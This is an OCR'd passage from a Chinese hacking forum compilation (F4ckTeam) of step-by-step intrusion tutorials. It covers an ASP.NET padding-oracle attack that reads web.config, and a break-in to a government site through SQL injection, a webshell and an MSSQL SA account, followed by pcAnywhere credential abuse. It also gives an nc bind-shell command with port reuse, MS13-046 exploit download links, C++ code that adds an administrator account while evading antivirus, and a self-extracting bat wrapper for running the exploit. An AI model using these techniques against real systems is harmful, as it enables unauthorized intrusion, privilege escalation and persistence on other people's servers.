

图　3-2-2

执行几分钟后，程序会提示，如图 3-2-3。

这里是让我们选择一个相应模式，并且**表示程序推荐的，那么这里就选择程序推荐的 2 号模式，等几分钟（我测试的时候时间不长，上个厕所回来就好了），如图 3-2-4。

到这里，就拿到了 web.config 的 URL 的加密地址。

下面就该上 Webconfig Bruter.pl 继续填充并获取完整的访问地址了。



图　3-2-3



图　3-2-4

漏洞利用第二步：继续 padding 填充并筛选结果：

执行：

```
Webconfig Bruter.pl http://team.f4ck.net/ScriptResource.axd XXXXXXXXXXXXXXXXX 16
```

这里有几点要注意：

1、URL 后跟的是 ScriptResource.axd，不再是 WebResource.axd 了

2、我这里写的 XXXXXXXXXXXXXXXXXXX 是第一步得到的加密字符串，不是在网页源码中得到的参数 d 的值，如图 3-2-5

图　3-2-5

再等几分钟，也很快的，没有传说中需要等那么久的，然后就得到了最终的加密字符串，如图 3-2-6：

图　3-2-6

OK，记好这个加密字符串，使用浏览器访问：

```
http://team.f4ck.net/ScriptResource.axd?d=XXXXXXXXXXXXXXXXXX
```

这里有几点要注意：

1、URL 后跟的是 ScriptResource.axd，不再是 WebResource.axd 了。

2、我这里写的 XXXXXXXXXXXXXXXXXXX 是第二步得到的加密字符串，不是在网页源码中得到的参数 d 的值，也不是第一步得到的加密字符串。

这样就得到了 web.config 的源码了，如图 3-2-7。

就是这样，很简单，不需要多长的时间的，看上边的图就可以知道，我这次测试工具只发了 4984 个包就得到了正确的 KEY。



图　3-2-7

OK，科普结束，该睡觉了。
（全文完）责任编辑：随性仙人掌

第四章 权限提升

第1节 利用 Mssql+PcAnywhere 提权

作者：christ
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

请不要再次入侵此站,文章发表前以联系管理员修复。
夜晚,又一个蛋疼而无聊的夜晚,一个朋友发来一个 GOV 的网站，说可以上传他找不到路径明明上传后写了路径!让我感觉非常无奈,通过前台的 SQL 注入爆出了帐号密码,接着登陆后台，如图 4-1-1。点上传文件，菜刀连接，如图 4-1-2。



图　4-1-1

图　4-1-2

上传大马，其实这个站挺烦的，不支持 php，不支持 aspx，不支持 jsp。上传我的 asp 大马后，打开空白，差不多明白了，上传了一个不需要密码的上去了看了一下,全盘可以浏览组建也在不过就是执行不了,挺郁闷的，各种翻目录,伯爵基友找到 Mssql 密码,是 SA 账户,那就好办了，直接用 SQL 查询分析器连接,看端口,3389 也开了然后加用户，如图 4-1-3:

```
xp_RegeNumKeyS 'HKEY_LOCAL_MACHINE','SAM\SAM\Domains\Account\Users\Names'
```

	SubKeyName
1	Administrator
2	ASPNET
3	Edrea

图　4-1-3

搞定,提权成功，连接 3389 就知道没那么简单，连接不上，如图 4-1-4:

图　4-1-4



图　4-1-5

继续找目录，如图 4-1-5。

C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere

这个是 PcAnywhere 的默认安全路径 很幸运 管理员没有修改，我们进入分目录 Host,如图 4-1-6：



图　4-1-6

我们可以看见 有一个 PCA.tangwei.CIF 这个就是他的用户名密码 （admin 的是我后面上传的），我们下载下来 用 pcanypass 解密，显示无法解密（关于这个软件的下载地址 百度就不要搜了），如图 4-1-7：

图 4-1-7

屌丝必须用 google 的翻译，如图 4-1-8：



图 4-1-8

下载后解密不了,想到还有另外一个方法，打开 PcAnywhere，如图 4-1-9：



图 4-1-9

点主机 然后在旁边新建一个主机，如图 4-1-10：

图 4-1-10

选择这个 输入你要的帐号密码 就是等下要用到的
其他的默认 然后点下一步 完成创建后 在安装了 PcAnywhere 的本地下
C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\Hosts
可以看见，如图 4-1-11：

图　4-1-11

我们本地也有一个 CIF 类似的加密文件，我们上传到网站服务器上的这个目录，如图 4-1-12：



图　4-1-12

在他本地的 PcAnywhere 默认为我们创建了一个用户叫做 admin，密码也 admin，我们点快速连接，如图 4-1-13：

图　4-1-13

帐号密码，都是 admin，连接上去后 就是服务器 他锁定了 然后我们用我们开始创建了的

Edrea 帐号，连接然后就 OK 了，如图 4-1-14：

图　4-1-14

上去后 发现是内网 难怪 3389 不能连接了，本文章到此结束 请各位大牛勿喷 在此非常感谢伯爵基友给予我的帮助，感觉每次贴完文章之后 整个人都不会再爱了。

（全文完）责任编辑：Silent

第2节 端口复用工具突破各种远程登录疑难杂症

作者：1_Two

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

前言：

端口复用工具(个人理解):在不影响端口原功能的情况下，进行端口转发。比如:以前有个思路突破防火墙，各种防止远程登录的防护软件。。我们把 3389 转发到 80 端口进行连接。可以突破，但是这样网站就打不开了。端口复用的作用就是转发之后，换一个 ip，网站一样可以打开。这里意思是转发的那个服务器或本机打不开那个网站了，但是别的电脑可以打开。需要权限 System 权限，一般要连远程连接，就说明已经添加帐号了，权限自然没问题。本文为突破远程登录限制思路。

过程：

把 nc+端口复用工具上传到可写目录，如图 4-2-1：



图　4-2-1

nc 反弹个 cmd 出来，C:\RECYCLER\nc.exe -l -p 12345 -t -e C:\RECYCLER\cmd.com 本地 telnet 连接， 执行提权 exp install.bat，然后在打开个 cmd，运行 telnet 网站 ip 80 例:telnet 123.13.12.123 80，连接成功后 先 Ctrl +] 然后 Send chkroot2007。。。这样就可以登录远程连接了 123.13.12.123:80。

结尾:
测试在 shell 直接执行提权 exp install.bat，然后再然后在打开个 cmd，运行 telnet 网站 ip 80。。。这样最后还是连不上，最好就是先 nc 反弹出来，在做其他操作。。
ps:曾用此思路突破过死狗。。。看不懂上面的拿虚拟机测试，很简单，操作一遍就会了。
附件下载地址：http://pan.baidu.com/share/link?shareid=3741807696&uk=1211196682
（全文完）责任编辑：Silent

第3节 MS13-046 EXP

作者：uing07
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

注: 之前的 MS13-053 不是这个 EXP 对应的漏洞, 只是 MS 把补丁统一发布了
微软在本月 Patch Tuesday 计划中发布了此漏洞补丁：
微软安全公告: http://technet.microsoft.com/zh-cn/security/bulletin/MS13-046
从公告中可以看出从 Win XP 到 Win2012 系统均受影响, 并且不局限于 x86 x64 平台, IA 平台的 Win 系统也在受影响之列，如图 4-3-1：



图　4-3-1

EXP 下载：http://pan.baidu.com/share/link?shareid=2575907459&uk=704677280
源码地址：http://pan.baidu.com/share/link?shareid=3747172592&uk=1211196682
编译好的：http://pan.baidu.com/share/link?shareid=3743966836&uk=1211196682
（全文完）责任编辑：Silent

第4节 打破 MS13-046 不能 webshell 执行-1

作者：guset
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

话说其中看到 07 说道他发表的 MS13-046 EXP（见本章第 3 节稿件）
我只是打破这个标签。最近遇到的 xss 多了，喜欢胡言乱语。所以变得越来越傻逼了。只是尝试打破而已，并非那啥。技术交流
exp 我是在习科下载的。先一步在习科看到，貌似某个基友告诉我，我一直没来得及看而已。咱们先看看这个是怎么说的。

```
ShellExecute( NULL, "open", argv[1], argc > 2 ? argv[2] : NULL, NULL, SW_SHOW);
[溢出程序名] [要执行的程序名] [附带参数(可空)]
epathobj_exp32.exe cmd "net user 111 111 /add"
```

07 给出的事例其中的要执行的程序名就是 cmd。而我发现我执行 32.exe cmd "net user 111 111 /add"的时候只是把 cmd 弹出来了，并没执行后面的加用户。或许是我姿势不对。开始给我看的那个二货成功了，如图 4-4-1：



图　4-4-1

当时看到这个的第一个想法就是在 webshell 里面调用我们自己上传的 cmd 去执行。于是本地架设一个来测试了一下，如图 4-4-2：



图　4-4-2

可是测试后的事实表示我有多傻逼就多傻逼。为什么你自己猜。仔细看看说明，[溢出程序名] [要执行的程序名] [附带参数(可空)]可执行程序。不能等待那个 cmd 弹出来。这我就局限在 cmd 上了，事后想来是多么的二货。

其中还测试了很多办法，二的，或者更二的。被同事各种笑话。不多说了，其实同事更是二货。加载其中的可执行程序，咱们自己写一个就好了。比如来一段加用户的

```
#include <iostream>
#include <process.h>
/*
是添加一个帐号 f4ck 密码为 f4ckf4ckf4ck 的用户
*/
using namespace std;
int main()
{
        system("net user f4ck f4ckf4ckf4ck /ad");//添加用户 f4ck 密码为 f4ckf4ckf4ck
        system("net localgroup administrators f4ck /ad ");//把户 f4ck 添加到管理组
}
```

这里我使用 ad 而不使用 add 的原因就是我本地测试的时候金山给我提示了。如图 4-4-3：

图　4-4-3

被提示了，但是使用 ad 的时候，如图 4-4-4：



图 4-4-4

瞬间傻逼了，我凌乱了~把编译好的文件丢到我们要提权的目录下，看看执行前的 \\F4CK-73C3MCB46M 的用户帐户

```
Administrator Guest SUPPORT_388945a0
命令成功完成。
C:\Documents and Settings\Administrator\桌面>
```

我们在 webshell 里面执行这个文件试试，如图 4-4-5：

图 4-4-5

成功的添加。成功的打破我自己的固有思维。

其实这其中并没啥技术含量。webshell 执行命令，很常规吧，写个添加用户的，也是很常见，不会写没关系，百度一大堆。主要的思路而已。

小菜唠叨完了。各位勿喷。小菜继续实习去了。其实实习真的没学到啥。可是不得不那啥。测试的提供下载。

（全文完）责任编辑：Silent

第5节 打破 MS13-046 不能 webshell 执行-2

作者：mixegg

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

大牛的那个帖子需要编译，彩笔我只会 bat。bat 党可以用此方法。本彩笔测试通过，大大门可以测试下。

刚拿到此 exp 时，就一直用 exp.exe net.exe user xxx.结果就直接卡死。各种方法无效。卡住后不赶紧 kill 就当机了。

后来用 exp.exe 远控.exe. ,结果成功上线。对于免杀的伤不起，还要找 08 系统的。太鸡肋了，其实可以用 bat 来执行。新建 f4ck.bat 内容如下：

```
set>>c:\1.txt
```

bat 就这命令吧。想要什么命令自己写吧，这里只是举例。

然后右键 f4ck.bat,添加到压缩文件..，然后打勾 '创建自解压缩格式压缩文件'，然后高级-自解压选项。在'解压后运行'里输入 f4ck.bat. 安静模式：全部隐藏。覆盖方式：覆盖全部。确定。然后就生产了 f4ck.exe

上传，文件大于 200k 最好用菜刀传，很多大马不支持 200k 上传。

最后 exp.exe f4ck.exe

成功的话 c 盘就会生成 1.txt,内容就是 set 命令回显，表示成功。就可以换其他想要的命令了。

mini 打字编辑不给力，截图传不上。刚用 mini 远程测试令一台也成功。那 exp 快通杀 08 了。

大婶觉得帖子与大牛的贴重复就删了。不重复且成功就甩点 sb 吧。

（全文完）责任编辑：Silent

第6节 为什么你的 CAIN 嗅探不到数据？

作者：christ
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

